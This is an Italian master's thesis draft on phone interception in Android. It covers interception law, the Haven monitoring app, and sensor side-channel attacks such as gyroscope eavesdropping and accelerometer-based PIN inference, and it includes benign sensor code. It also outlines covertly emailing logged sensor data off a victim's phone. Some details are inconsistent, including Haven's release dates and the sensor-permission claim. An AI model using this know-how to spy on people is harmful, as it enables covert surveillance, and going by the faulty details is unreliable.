UNIVERSITÀ DEGLI STUDI DI SALERNO

Facoltà di Scienze Matematiche Fisiche e Naturali

Tesi di Laurea magistrale in
Informatica
Curriculum Cloud Computing

Le intercettazioni telefoniche in Android

Relatore
Prof. Roberto De Prisco

Candidato
Vincenzo Santoro

Anno Accademico 2019-2020

Dediche e Ringraziamenti

//TODO

Sommario

1. Introduzione

1.1 Definizione di Intercettazione telefonica

L'intercettazione è l'azione o l'insieme di azioni operate al fine di acquisire nozione ed eventualmente copia di uno scambio di comunicazioni fra due o più soggetti terzi di cui si analizzano, spesso a loro insaputa, le comunicazioni intercorse tra di essi. L'intercettazione telefonica opera con o senza la collaborazione degli operatori telefonici, le linee telefoniche obiettivo dell'intercettazione vengono duplicate, in maniera completamente impercettibile all'utilizzatore, e le conversazioni in copia sono instradate verso un apposito centro intercettazioni, in cui possono essere registrate su supporti magnetici o digitali. Le registrazioni vengono solitamente protette con sistemi di cifratura.[1]

1.2 La legge sulle intercettazioni telefoniche in Italia

Le intercettazioni sono previste e disciplinate dall'art. 266 e seguenti del codice di procedura penale italiano. L'organo competente a disporla è il Pubblico Ministero (PM), ai fini del procedimento penale. Il codice di procedura penale italiano prevede dei limiti e dei presupposti e una disciplina procedimentale molto rigorosa; tra le motivazioni che possono portare ad una intercettazione vi sono i gravi indizi di reato e l'assoluta indispensabilità dell'intercettazione per il proseguimento delle indagini, per i delitti delineati dall'art. 266 e alle condizioni dell'art. 103 comma 5°. Tra i requisiti vi è il decreto motivato del PM dopo l'autorizzazione del GIP; tuttavia in casi di urgenza il PM può disporre immediatamente con decreto motivato l'inizio dell'intercettazione e chiedere successivamente, ma entro 24 ore, l'autorizzazione del GIP: in caso contrario l'intercettazione deve essere interrotta e gli elementi acquisiti sono inutilizzabili.

«1. L'intercettazione di conversazioni o comunicazioni telefoniche e di altre forme di telecomunicazione è consentita nei procedimenti relativi ai seguenti reati:
a) delitti non colposi per i quali è prevista la pena dell'ergastolo o della reclusione superiore nel massimo a cinque anni determinata a norma dell'articolo 4;
b) delitti contro la pubblica amministrazione per i quali è prevista la pena della reclusione non inferiore nel massimo a cinque anni determinata a norma dell'articolo 4;
c) delitti concernenti sostanze stupefacenti o psicotrope;
d) delitti concernenti le armi e le sostanze esplosive;
e) delitti di contrabbando;
f) reati di ingiuria, minaccia, usura, abusiva attività finanziaria, abuso di informazioni privilegiate, manipolazione del mercato, molestia o disturbo alle persone col mezzo del telefono;
f-bis) delitti previsti dall'articolo 600-ter, terzo comma, del codice penale, anche se relativi al materiale pornografico di cui all'articolo 600-quater.1 del medesimo codice, nonché dall'art. 609-undecies;
f-ter) delitti previsti dagli articoli 444, 473, 474, 515, 516 e 517-quater del codice penale;
f-quater) delitto previsto dall'articolo 612-bis del codice penale.
2. Negli stessi casi è consentita l'intercettazione di comunicazioni tra presenti, che può essere eseguita anche mediante l'inserimento di un captatore informatico su un dispositivo elettronico portatile. Tuttavia, qualora queste avvengano nei luoghi indicati dall'articolo 614 del codice penale, l'intercettazione è consentita solo se vi è fondato motivo di ritenere che ivi si stia svolgendo l'attività criminosa.
2-bis.L'intercettazione di comunicazioni tra presenti mediante inserimento di captatore informatico su dispositivo elettronico portatile è sempre consentita nei procedimenti per i delitti di cui all'articolo 51, commi 3-bis e 3-quater.»[2]

2. Auto-intercettarsi per la propria sicurezza

2.1 Edward Snowden

Edward Joseph Snowden (21 giugno 1983) è un informatico e attivista statunitense. È stato un ex-tecnico della CIA ed ha collaborato fino al 10 giugno 2013 con un'azienda che svolgeva consulenza per la National Security Agency (NSA) americana. Terminò la sua collaborazione come informatico di tali aziende quando nel giugno 2013 collaborò con diversi giornalisti per rivelare documenti segreti riguardanti programmi di intelligence secretati, come ad esempio i programmi di intercettazioni telefoniche tra Stati Uniti e Unione europea e svariati programmi di sorveglianza su internet. A seguito di queste fughe di notizie, in gergo *leak*, verrà accusato il giorno del suo trentesimo compleanno (21 giugno 2013) di aver violato l'Espionage Act del 1917 e di furto di proprietà del governo con conseguente ritiro del passaporto. Riuscì lo stesso a fuggire in Russia dove ad oggi risiede grazie alla concessione del diritto d'asilo.[3] Nel 2014 interpreta sé stesso nel film *Citizenfour* nel quale compare assieme all'attivista Julian Assange[4] mentre nel 2016 è interpretato dall'attore Joseph Gordon-Levitt nell'omonimo film *Snowden* di Oliver Stone.[5]
Sempre nel 2016 diventò presidente della Freedom of the Press Foundation, un'organizzazione il cui scopo è proteggere i giornalisti dallo hacking e dalla sorveglianza del governo e in tale ruolo contribuirà allo sviluppo dell'applicazione open-source Haven: Keep Watch.

2.2 Haven: Keep Watch

Haven: Keep Watch è un applicazione open source per dispositivi Android sviluppata da Guardian Project in collaborazione con la Fondazione Freedom of the Press. Essa utilizza tutti i sensori a disposizione del telefono per monitorare costantemente l'ambiente circostante. L'app è pensata per giornalisti investigativi o per persone che temano che la propria privacy sia messa a rischio da eventuali intercettazioni o intrusioni al fine di boicottare la propria attività o di attentare alla vita di tali soggetti. La prima release stabile dell'applicazione risale al 7 dicembre 2019 mentre l'ultimo aggiornamento (sul Google Play Store) è del 17 aprile 2017. L'app tutt'oggi è ancora in BETA ma è comunque liberamente scaricabile dal Play Store di Google. Non è disponibile per dispositivi iOS (iPhone o altri dispositivi Apple) per una scelta degli sviluppatori: l'app infatti non è pensata per il telefono che viene utilizzato nella vita di tutti i giorni ma andrebbe installata su un vecchio telefono, con i sensori necessari funzionanti, per poi lasciarlo nella propria abitazione, ufficio o stanza d'albergo a monitorare eventuali attività sospette. Gli utenti Apple infatti vengono invitati ad acquistare un telefono Android di fascia bassa (fascia non esistente nei dispositivi Apple), il cui costo si aggira sui 100 dollari, per utilizzarlo come "anti furto" su cui far girare l'applicazione che permette di inviare i dati a dispositivi sia Android che iOS.[6] Bisogna segnalare che ovviamente la qualità dell'audio e delle fotografie o dei video generati dall'applicazione sarà influenzata dalla fotocamera e dai microfoni presenti sul dispositivo. Su Github l'applicazione viene ancora aggiornata nonostante l'ultimo aggiornamento sul play store risalga a più di un anno fa.[7] Una volta scaricata, l'applicazione permetterà all'utente di configurare i vari sensori, dopo aver richiesto i permessi necessari, e richiederà il numero di telefono a cui inviare i log. Questa però è una funzione *legacy*, in quanto la prima versione dell'applicazione richiedeva che sul dispositivo intercettato fosse presente una scheda SIM in quanto permetteva di configurare l'invio di SMS verso il cellulare principale

dell'utente per segnalare determinati eventi considerati sospetti ma in seguito ai cambi di policy di Google questa funzione è stata sostituita sfruttando l'applicazione Signal, app che tra l'altro lo stesso Snowden consiglia di usare al posto di Telegram o WhatsApp se non si vuol rischiare di essere intercettati da governi, hacker o aziende durante le nostre conversazioni private.[8] Signal infatti crittografa le conversazioni e le rende leggibili esclusivamente al mittente e al destinatario (che in questo caso coincidono). La configurazione di Signal è facoltativa, l'applicazione può conservare i log sulla memoria del telefono per consultarli al rientro a casa o in camera d'albergo, anche se è consigliata in quanto il telefono intercettatore potrebbe essere rubato o manomesso dall'eventuale attaccante. Una volta configurata e calibrata, l'app può essere utilizzata per avviare la sorveglianza. È possibile impostare un timer per ritardare l'inizio della registrazione, con un range che va dai 5 secondi fino a diverse ore. Una volta avviata l'intercettazione, questa continuerà finché l'utente non selezionerà "disattiva". Ovviamente la registrazione può essere interrotta e poi ripresa da un eventuale intruso, ma questo segnalerebbe lo stesso la presenza di un estraneo nella stanza in cui viene effettuata la sorveglianza. Una volta disattiva la registrazione, sarà possibile consultare un log con tutte le registrazioni dei rumori captati dall'applicazione e dei video registrati dalla telecamera. I log possono essere eliminati dall'utente una volta che non siano più necessari. Anche l'intruso può eliminarli, rendendo di fatto certa una manomissione ma rendendo impossibile identificare chi è entrato e cosa abbia fatto oltre alla cancellazione del log, per questo è necessario impostare l'app per comunicare tramite Signal al telefono principale dell'utente, in modo da essere avvisati tempestivamente in caso di intrusioni.

2.3 Silenziare un dispositivo Android

Se da un lato un'applicazione come Haven permette di utilizzare tutti i sensori del telefono per la propria sicurezza, è anche vero che sempre di più di gli utenti temono di essere spiati dalle applicazioni installate sui propri dispositivi. Non è raro imbattersi in conversazioni, su internet o nella vita reale, di utenti che raccontano di aver ricevuto inserzioni personalizzate riguardo uno specifico prodotto pur non avendolo mai ricercato su internet ma avendolo solo menzionato in conversazioni con persone nella stessa stanza. Per fare un esempio, una persona che dovesse comunicare al proprio partner di aver trovato un topo in cantina, potrebbe ritrovarsi, navigando su Facebook o Amazon, un'inserzione sponsorizzata riguardante trappole o veleni per topi. Per venire incontro alle perplessità degli utenti e per fornire un'ulteriore strumento di protezione per la privacy , Android ha introdotto a partire dalla versione 10 la possibilità di disabilitare tutti i sensori in solo click. Attivando questa funzione, lo smartphone, tablet o prodotto Android spegnerà all'istante tutte le fotocamere e tutti i microfoni, la bussola, il GPS, l'accelerometro e qualsiasi altro tipo di sensore. Se l'utente proverà ad attivare la fotocamera o a registrare una voce, l'applicazione non si aprirà o la voce sarà completamente silenziosa. Il funzionamento del telefono e della rete dati non verrà disconnesso, sarà possibile continuare a ricevere telefonate, messaggi e altro. Anche il Wi-Fi e il Bluetooth rimarranno attivi. Quando questa funzione è abilitata, i sensori smettono di segnalare i dati al sistema o alle app.[9]

3. Intercettare utilizzando i Sensori

Nel sistema operativo Android le funzionalità, i sensori o i servizi sono protetti e per farne uso all'interno di un'applicazione di terze parti è necessario dichiararne l'uso all'interno del Manifesto (*AndroidManifest.xml*) dell'applicazione e, a partire dalla versione 6.0, richiedere l'autorizzazione all'utente la prima volte che l'app utilizza tali permessi. Recentemente la comunità degli hacker ha iniziato ad interessarsi alla possibilità di compiere intercettazioni telefoniche e ambientali utilizzando sensori diversi dal Microfono o dalla Camera dei cellulari. Questo perché i sensori richiedono permessi meno stringenti rispetto al microfono o alla fotocamera e sono dunque meno sospetti agli occhi degli utenti. Ad esempio, se si volesse tracciare gli spostamenti di un utente da pedinare, normalmente l'applicazione dovrebbe richiedere accesso alla posizione GPS, cosa mascherabile esclusivamente dietro app di navigazione (spesso già installate di default nel dispositivo) o dietro app che offrono consigli personalizzati su cosa fare in base alla zona in cui si trova l'utente (funzioni che difficilmente gli utenti abilitano e che sul navigatore di Google Maps sono già disponibili). In questo caso, la comunità hacker si interroga sul se sia possibile "pedinare" l'utente sfruttando il sensore contapassi, ottenendo magari misurazioni meno precise ma che comportano un risparmio della batteria dell'utente (infatti un cellulare spento perché scarico non è intercettabile, inoltre gli utenti tendono a disinstallare applicazioni che riducono la durata di vita della batteria dei dispositivi) e una maggiore facilità di installazione, poiché ad esempio le app di contapassi di default sono inserite spesso all'interno di app per il fitness che offrono funzioni che all'utente non interessano e che consumano molta energia rispetto ai contapassi custom presenti sul Play Store (o scaricabili tramite apk). Per quanto riguarda la voce, ci si chiede se sia possibile ascoltare, anche con una bassa qualità, le conversazioni dell'utente sfruttando il sensore per il battito cardiaco senza dover per forza accendere il microfono (anche ottenendo stralci di conversazione o parole chiave che aiutino a risalire all'argomento principale della conversazione) o altri tipi di sensori. Verranno ora analizzati i diversi tipi di sensori presenti su un dispositivo Android e le funzioni che il sistema mette a disposizione.

3.1 I Sensori in Android

In Android per usare qualsiasi sensore è necessario un unico permesso detto **MANAGE_SENSOR_DRIVERS**.[10] Da questo si può capire perché ci sia interesse nello sfruttare i sensori per intercettare qualcuno anziché utilizzare il microfono: una volta richiesto il permesso per utilizzare un sensore (ad esempio il contapassi) non è necessario richiederlo nuovamente se si deve utilizzare un altro sensore (come l'accelerometro o il sensore per la misurazione del battito cardiaco). Non tutti i sensori però sono presenti su tutti i telefoni, né esiste uno standard che definisca quali sensori debbano essere obbligatoriamente presenti su un determinato cellulare e questo può essere un problema nel caso in cui si debbano intercettare più persone con modelli di cellulari diversi. Se l'applicazione necessita obbligatoriamente di un particolare sensore lo si può dichiarare nel file *Manifest.xml*: in questo modo non comparirà tra quelle disponibili per il download se il dispositivo dell'utente non ha quel tipo di sensore.[11]

```
<uses-feature android:name="android.hardware.sensor.accelerometer" android:re-
quired="true" />
```

La riga di codice xml mostrata in esempio indica che è obbligatorio possedere un accelerometro per poter installare l'applicazione. È considerata una *best practice* utilizzare questa riga impostando *required* a *false* per informare l'utente che tale applicazione utilizza quel determinato sensore ed impostarlo a *true* solo se l'intera applicazione smetterebbe di funzionare senza tale sensore. Per inserire una porzione codice che necessita di un determinato sensore la si può incapsulare nel modo seguente:

```
SensorManager sensorManager = (SensorManager) getSystemService(Context.SENSOR_SERVICE);
if (sensorManager.getDefaultSensor(sensorType) != null) {
    //codice che necessita del sensore    }
```

In questo modo la porzione di codice contenuta tra le parentesi graffe non verrà eseguita se il telefono non dispone di quel sensore mentre le restanti funzioni dell'applicazione potranno essere utilizzate.[12]
I sensori in Android sono divisi in 3 categorie principali:

- *Motion Sensors* (sensori di movimento): Questi sensori sono utili per misurare le forze di accelerazione e le forze di rotazione lungo tre assi. Questa categoria include accelerometri, sensori di gravità, giroscopi e sensori vettoriali rotazionali.

- *Environmental Sensors* (sensori ambientali): Questi sensori sono utili per misurare vari parametri ambientali, come la temperatura e la pressione dell'aria ambiente, l'illuminazione e l'umidità. Questa categoria include barometri, fotometri e termometri.
- *Position Sensors* (sensori di posizione): Questi sensori sono utili per misurare la posizione fisica di un dispositivo. Questa categoria comprende sensori di orientamento e magnetometri.[13]

I sensori possono essere Hardware o Software. Un sensore hardware è fisicamente presente su un dispositivo mentre quelli software ricavano le loro misurazioni combinando i dati degli altri sensori hardware e per questo motivo sono anche detti sensori virtuali o sintetici. Nel linguaggio Android i sensori sono divisi in 13 categorie (***TYPE***_) che possono essere utilizzate per richiamarli all'interno del codice di un'applicazione:


1. **ACCELEROMETER**: sensore hardware che misura la forza di accelerazione in m/s^2 applicata a un dispositivo su tutti e tre gli assi fisici (x, y e z), inclusa la forza di gravità. Utilizzato nel rilevamento del movimento (vibrazioni, inclinazione, ecc.).
2. **AMBIENT_TEMPERATURE**: sensore hardware che misura la temperatura della stanza in Celsius (°C).
3. **GRAVITY**: sensore software o hardware che misura la forza di gravità in m/s^2 applicata a un dispositivo su tutti e tre gli assi fisici (x, y, z). Utilizzato nel rilevamento del movimento (vibrazioni, inclinazione, ecc.).
4. **GYROSCOPE**: sensore hardware che misura la velocità di rotazione di un dispositivo in rad/s attorno a ciascuno dei tre assi fisici (x, y e z). Utilizzato per il rilevamento della rotazione.
5. **LIGHT**: sensore hardware che misura il livello di luce ambientale (illuminazione) in lx. Utilizzato per controllare la luminosità dello schermo.
6. **LINEAR_ACCELERATION**: sensore software o hardware che misura la forza di accelerazione in m/s^2 applicata a un dispositivo su tutti e tre gli assi fisici (x, y e z), esclusa la forza di gravità. Utilizzato per il monitoraggio dell'accelerazione lungo un singolo asse.
7. **MAGNETIC_FIELD**: sensore hardware che misura il campo geomagnetico ambientale per tutti e tre gli assi fisici (x, y, z) in µT. Utilizzato per la bussola.
8. **ORIENTATION**: sensore software che misura i gradi di rotazione che un dispositivo compie attorno a tutti e tre gli assi fisici (x, y, z). Utilizzato per determinare la posizione del dispositivo.
9. **PRESSURE**: sensore hardware che misura la pressione dell'aria in hPa o mbar.
10. **PROXIMITY**: sensore hardware che misura la vicinanza di un oggetto in cm rispetto alla schermata di visualizzazione di un dispositivo. Questo sensore viene in genere utilizzato per determinare se un ricevitore viene tenuto vicino all'orecchio di una persona durante una telefonata.
11. **RELATIVE_HUMIDITY**: sensore hardware che misura l'umidità relativa dell'ambiente in percentuale (%). Utilizzato per il monitoraggio del punto di rugiada, dell'umidità assoluta e relativa.
12. **ROTATION_VECTOR**: sensore hardware o software che misura l'orientamento di un dispositivo fornendo i tre elementi del vettore di rotazione del dispositivo. Utilizzato per il rilevamento del movimento e rilevamento della rotazione.
13. **TEMPERATURE**: sensore hardware che misura la temperatura del dispositivo in Celsius (°C). Questo sensore è stato sostituito con il sensore TYPE_AMBIENT_TEMPERATURE a partire dall'API 14

Se alla nostra applicazione dovesse essere necessario conoscere tutti i tipi di sensori presenti su un determinato dispositivo si possono utilizzare le seguenti istruzioni:

```
SensorManager sensorManager = (SensorManager)getSystemService(Context.SENSOR_SERVICE);
List<Sensor> sensorList = sensorManager.getSensorList(Sensor.TYPE_ALL);
```

Ad esempio, su un Samsung Galaxy S7 (Android 8.0, Oreo) sono presenti 32 sensori, e delle 13 categorie elencate in precedenza sono presenti un accelerometro, un sensore per la gravità, un giroscopio, un fotometro, un sensore per l'accelerazione lineare, un magnetometro, un sensore per l'orientamento, un sensore di pressione, un sensore di prossimità ed un sensore per il vettore di rotazione. Ci sono dunque 10 categorie di sensori su 13, mancano il sensore per la temperatura ambientale, per l'umidità ed un sensore di temperatura (quest'ultimo perché deprecato e sostituito da AMBIENT_TEMPERATURE). I prossimi paragrafi analizzeranno se sia possibile intercettare un utente sfruttando ciascuno di questi sensori o una combinazione di essi.

3.2 Giroscopio



Un giroscopio è un dispositivo fisico rotante che, per effetto della legge di conservazione del momento angolare, tende a mantenere il suo asse di rotazione orientato in una direzione fissa.[14] Gli smartphone moderni utilizzano una sorta di giroscopio costituito da una minuscola piastra vibrante su un chip. Quando l'orientamento del telefono cambia, quella piastra vibrante viene spinta dalle forze di Coriolis che influenzano gli oggetti in movimento quando ruotano. Il sistema operativo Android di Google consente di leggere i movimenti dei sensori a 200 hertz o 200 volte al secondo.[15] Già nel 2014 i ricercatori della Stanford Security Research hanno dimostrato che con le vibrazioni dell'aria è possibile intercettare piccole parti di conversazioni, sfruttando il fatto che la voce umana viene emessa in frequenze che vanno dagli 80 ai 250 hertz, di conseguenza un giroscopio in Android può rilevare una parte significativa di queste voci. Sebbene il risultato sia incomprensibile all'orecchio umano, i ricercatori hanno creato un programma di riconoscimento vocale per interpretarlo.[16] In una dimostrazione, il giroscopio è stato in grado di captare i numeri inglesi da 1 a 10 e la sillaba "oh" (utilizzata in inglese come alternativa per indicare lo 0) rendendo di fatto l'applicazione utilizzabile per captare i numeri di una carta di credito o un numero di previdenza sociale se vengono pronunciati nella stessa stanza in cui si trova il telefono su cui è in esecuzione l'applicazione. Secondo i ricercatori potrebbe identificare con una precisione fino al 65% le cifre pronunciate nella stessa stanza del dispositivo da una singola fonte sonora (la probabilità di indovinarle a caso è stimata intorno al 9%), identificare il sesso di chi sta parlando con una precisione dell'84% (rispetto alla probabilità di indovinarlo a caso pari al 50%) e distinguere tra 5 diverse fonti sonore in una stanza con una certezza fino al 65% (a caso si ha una probabilità del 20% se sono tutti dello stesso sesso, del 10% in un gruppo misto). La loro ricerca mostra una tecnica per spiare che a detta degli autori sarebbe possibile perfezionare in quanto essi sono "esperti di sicurezza" ma non "esperti di riconoscimento vocale"; di conseguenza espone una vulnerabilità del sistema operativo per cellulari di Google. Su iOS questo non è possibile in quanto il giroscopio è limitato a captare fino 100 hertz, mentre su Android il giroscopio viene limitato a 20 hertz mentre si utilizzano Chrome o Safari, ma non durante l'utilizzo di Firefox. Dunque, sarebbe possibile intercettare non solo tramite app ma anche con siti internet malevoli come dimostrato dagli stessi ricercatori.[17] Il codice del loro intercettatore è disponibile su Bitbucket.[18] Gli autori dello studio propongono come soluzione di limitare il range dei giroscopi su Android ad un range compreso tra 0 e 20 Hz, con la possibilità di accedere a frequenze maggiori chiedendo un permesso all'utente, proprio come se si stesse accedendo al microfono. Nonostante la presentazione dello studio risalga all'Agosto 2014, ad oggi è ancora possibile accedere al giroscopio senza richiedere particolari permessi, infatti l'applicazione di esempio fornita dai ricercatori è ancora utilizzabile e richiede come permessi speciali solo quelli necessari ad accedere alla memoria per salvare il file contenente le intercettazioni del giroscopio. Il sistema per convertire le intercettazioni in file audio è scritto in Mathlab ed è attualmente disponibile nella stessa repository del progetto Android insieme ai file utilizzati per il training dell'Intelligenza Artificiale. Non è possibile svolgere l'operazione direttamente sul telefono, ma combinando il codice per intercettare il giroscopio con il codice mostrato in precedenza per inviare e-mail contenenti file senza che l'utente ne venga a conoscenza, è possibile inviare il file contenente le misurazioni ad un indirizzo di posta elettronica, per poi scaricarlo su un computer e darlo in input al codice Mathlab per decodificarlo. La classe GyroMic.java nel metodo onCreate istanzia un file in cui salvare le intercettazioni, per poi recuperare il SensorManager del dispositivo per istanziare un Sensor della categoria TYPE_GYROSCOPE. A questo punto registra un Broadcast Receiver che invoca il metodo finish() quando intercetta l'azione SHUTDOWN (tramite IntentFilter). Nel metodo onResume registra il sensore con SENSOR_DELAY_FASTEST per ottenere le registrazioni alla maggiore frequenza possibile e sovrascrive il metodo onSensorChanged per salvare nel file le registrazioni del giroscopio.

3.3 Accelerometro

Un accelerometro è uno strumento di misura in grado di rilevare e/o misurare l'accelerazione, effettuando il calcolo della forza rilevata rispetto alla massa dell'oggetto (forza per unità di massa). L'uso dell'accelerometro è aumentato notevolmente negli ultimi anni poiché, accanto alle tradizionali applicazioni in ambito scientifico ed aerospaziale, è stato adottato in numerosi campi civili (automobilistico, smartphone, testing, analisi meccanica, ludico) spesso affiancato ad altri sensori come giroscopi, magnetometri ecc. Con il moltiplicarsi delle applicazioni, si sono diversificate anche le tipologie di questi strumenti ed oggi se ne possono contare decine di tipi, ognuno con caratteristiche funzionali e costruttive differenti.[19] Nell'aprile del 2017 è stato pubblicato uno studio che dimostra come sia possibile utilizzare i dati dell'accelerometro di un cellulare per identificare PIN composti da 4 cifre sfruttando i movimenti che l'utente fa compiere al cellulare durante la digitazione degli stessi.[20] Questo attacco *keylogger* non avviene tramite app installate sul dispositivo, ma tramite codice *Javascript* (da qui il nome *PINlogger.js*)[21] in esecuzione su una pagina web malevola che l'utente visita. Se la tab corrispondente a tale pagina non viene chiusa, il codice accede all'accelerometro anche durante la navigazione di altre pagine web (come ad esempio il sito della banca dell'utente) e permette di rilevare i movimenti compiuti dall'utente mentre inserisce il proprio PIN. Successivamente tramite una rete neurale e codice Mathlab si riesce a risalire al PIN da questi movimenti con una precisione del 74% al primo tentativo, che viene incrementata all'86 e al 94% nel secondo e nel terzo tentativo. Alcuni browser come Safari consentono alle tab inattive di accedere ai dati del sensore quando il browser è ridotto a icona o anche quando lo schermo è bloccato, permettendo quindi di intercettare i PIN inseriti in altre applicazioni (*mobile banking*) o il PIN per sbloccare il telefono. Nello studio si evidenzia la possibilità di incrementare la precisione con lo studio di un singolo utente i cui gesti vengono utilizzati per allenare la rete neurale a riconoscere i gesti di quello specifico utente. Di conseguenza, eventuali attacchi multipli verso la stessa persona porterebbero ad una sempre maggiore probabilità di ottenere il PIN al primo tentativo. Come possibile soluzione a questo tipo di attacchi, gli autori dello studio consigliano alle case produttrici di smartphone di rendere esplicita la richiesta di utilizzare i sensori così come accade per il microfono o la fotocamera. Non essendo stato ancora accolto il loro appello, suggeriscono agli utenti di accettare solo applicazioni provenienti dallo store ufficiale (dove ci sono controlli stringenti per identificare comportamenti non dichiarati delle applicazioni), di non conservare applicazioni ormai inutili (e tenere aggiornate quelle che conserviamo) e di non lasciare aperte in background applicazioni di cui non ci servono le misurazioni (nel caso di app che utilizzano i sensori) oltre che a chiudere eventuali tab del browser web quando inseriamo informazioni sensibili come PIN o il numero della nostra carta di credito. In appendice è possibile consultare un codice che salva in un log tutte le rilevazioni del sensore accelerometro. Come per il giroscopio, gli unici permessi aggiuntivi sono quelli legati all'utilizzo della memoria esterna per creare e scrivere nel file di log.

I dati dell'accelerometro possono essere combinati a quelli del giroscopio per aumentarne la precisione (identificando eventualmente rotazioni del dispositivo) e ci sono articoli risalenti al 2011 che dimostrano come combinandoli sia possibile identificare le digitazioni su una tastiera di un pc se queste avvengono in prossimità del telefono.[22] Le vibrazioni create digitando sulla tastiera del computer possono essere rilevate e tradotte da un programma in frasi leggibili con una precisione dell'80%. La tecnica consiste nell'elaborare la probabilità rilevando coppie di sequenze di tasti, piuttosto che singole pressioni ed è stata elaborata da Patrick Traynor, *assistant professor* alla Tech's School of Computer Science della Georgia ed è stata testata su dispositivi iOS (non Android) ma non è esclusa la possibilità di utilizzare la tecnica anche su Android, considerando che i permessi per i sensori su Android sono meno stringenti. Inoltre, viene evidenziato come i dati siano molto più difficili da leggere su dispositivi obsoleti (IPhone 3GS in quanto non dispone di un giroscopio) rispetto che sui nuovi dispositivi (IPhone 4) dove è possibile utilizzare il giroscopio per pulire i rumori captati dall'accelerometro. Questo indica che con una maggiore disponibilità di sensori, che con il tempo diventano sempre più precisi, non si è provveduto a proteggere i dispositivi da un utilizzo malevolo delle misurazioni sempre più disponibili e precise per utenti malintenzionati. Come soluzione ad un attacco di questo tipo, viene suggerito di tenere il cellulare lontano dal computer o se è necessario tenerlo vicino di inserirlo in una borsa per disturbare le misurazioni in caso di attacco. Va segnalato che molti utenti sono preoccupati per la privacy dei loro dispositivi per quanto riguarda GPS, fotocamera e microfono, ma pochissimi si interrogano sulla possibilità di essere intercettati tramite i sensori, problema che viene per lo più discusso da esperti di sicurezza informatica senza avere una risonanza nel pubblico di massa.

3.4 Sensore di prossimità

Questo sensore viene utilizzato per verificare a quale distanza si trovi un oggetto dal telefono. La sua funzione più evidente è quella di spegnere in automatico lo schermo del telefono quando lo si avvicina all'orecchio durante una telefonata per consentire di risparmiare energia. È possibile disabilitare questo comportamento dalle impostazioni del telefono (in particolare in quelle relative alle chiamate) ma il sensore potrà continuare a raccogliere dati al di fuori delle telefonate. Nell'applicazione mostrata nel terzo capitolo, si potrebbe implementare un utilizzo del sensore di prossimità per decidere quando far partire (nel momento in cui si rileva che lo schermo è vicino all'orecchio della persona intercettata) o interrompere la registrazione (nel momento in cui il sensore rileva che il telefono si sta allontanando dal volto dell'utilizzatore). Questo metodo però non permetterebbe di intercettare chiamate in viva voce o che avvengono tramite cuffie o auricolari Bluetooth, in quanto l'utente non interagirebbe con lo schermo del telefono avvicinandosi (o allontanandosi) ma non richiederebbe i tre permessi *READ_PHONE_STATE*, *READ_SMS* e *READ_PHONE_NUMBERS* (senza i quali però non sarebbe possibile risalire in automatico al numero dell'utente che sta effettuando la telefonata né al numero di telefono verso cui è indirizzata la telefonata).

3.5 Magnetometro

Il magnetometro è lo strumento di misura del campo magnetico. La misura delle componenti del campo lungo tre direzioni indipendenti permette di definire unicamente il vettore campo magnetico nel punto in cui si effettua la misura. La lettura può essere sia analogica che digitale. Esiste una grandissima varietà di strumenti che possono essere suddivisi in due categorie: magnetometri scalari che misurano il modulo del campo magnetico e magnetometri vettoriali che misurano la componente del campo magnetico lungo una particolare direzione dello spazio.[23] Nei cellulari viene utilizzato per identificare il campo magnetico terrestre ed orientare il Nord nella bussola o in app di navigazione assistita (come Google Maps).

3.6 Sensore di pressione (Barometro)

Il barometro è lo strumento di misura della pressione atmosferica utilizzato nell'ambito della meteorologia per rilevare dati utili per le previsioni del tempo. Sui cellulari svolge appunto questa funzione e viene utilizzato nelle app di default per il meteo o può essere utilizzato per realizzare un altimetro, data la nota proprietà della pressione atmosferica di essere più elevata se si è vicini al livello del mare mentre in montagna più si sale di quota, minore è la pressione atmosferica.

3.7 Sensore per la luce ambientale (Fotometro)

Un fotometro è uno strumento per la misurazione dell'intensità della luce o delle proprietà ottiche di soluzioni o superfici.[24] Nei cellulari l'utilizzo più evidente di questo sensore è la riduzione (o l'aumento) in automatico della luminosità del telefono al variare della quantità di luce nell'ambiente in cui si trova il dispositivo. La combinazione dei 6 sensori elencati finora (Giroscopio, Accelerometro, Sensore di prossimità, Magnetometro, Barometro e Fotometro) consente di effettuare un attacco realizzato per la prima volta nel 2017 da ricercatori dell'Università Tecnologica Nanyang di Singapore per ottenere PIN a 4 cifre.[25]

A detta dei ricercatori, "*quando si tiene il telefono e si digita il PIN, il modo in cui il telefono si muove quando si preme 1, 5 o 9 è molto diverso. Allo stesso modo, premendo 1 con il pollice destro si bloccherà più luce rispetto a quando viene premuto 9*".[28] Tramite la combinazione di come un utente tiene in mano il dispositivo (Giroscopio, Accelerometro), di come la luce cambia (sensore di prossimità, fotometro) e di come viene orientato il telefono durante la digitazione (magnetometro) è possibile risalire in 3 tentativi ai 50 PIN a 4 cifre più utilizzati con una precisione del 99.5% (precedenti attacchi avevano una precisione del 74%).[27] La

precisione si riduce ad 83.7% in 20 tentativi per PIN a 4 cifre che non rientrano in tale sotto-insieme (utilizzando le cifre da 0 a 9 è possibile comporre all'incirca 10.000 PIN a 4 cifre. L'utilizzo del Barometro all'interno dell'attacco non è chiaro dal documento elaborato dagli autori ma una lettura dello stesso rileva che l'apporto di tale sensore è minimo ai fini della riuscita dell'attacco. Anche questo tipo di intercettazione si può portare a termine tramite un'applicazione malevola installata sul dispositivo dell'utente o con una pagina Web che esegue l'equivalente codice Javascript per raccogliere i dati dei 6 sensori. I dati vanno elaborati utilizzando il deep learning ed inviati ad un algoritmo di classificazione che assegna diversa importanza ai valori dei sensori sulla base della sensibilità di ciascun sensore. L'esperimento è stato condotto con 3 volontari che hanno allenato l'algoritmo inserendo 70 codici PIN differenti in un'applicazione sviluppata ad hoc dai ricercatori. È possibile migliorare la precisione prevedendo un periodo di "quiescenza" dell'app in cui si raccolgono dati al solo fine di apprendere meglio i gesti dell'utente per allenare la rete neurale prima di tentare di indovinare il PIN del dispositivo o dell'app di home banking del 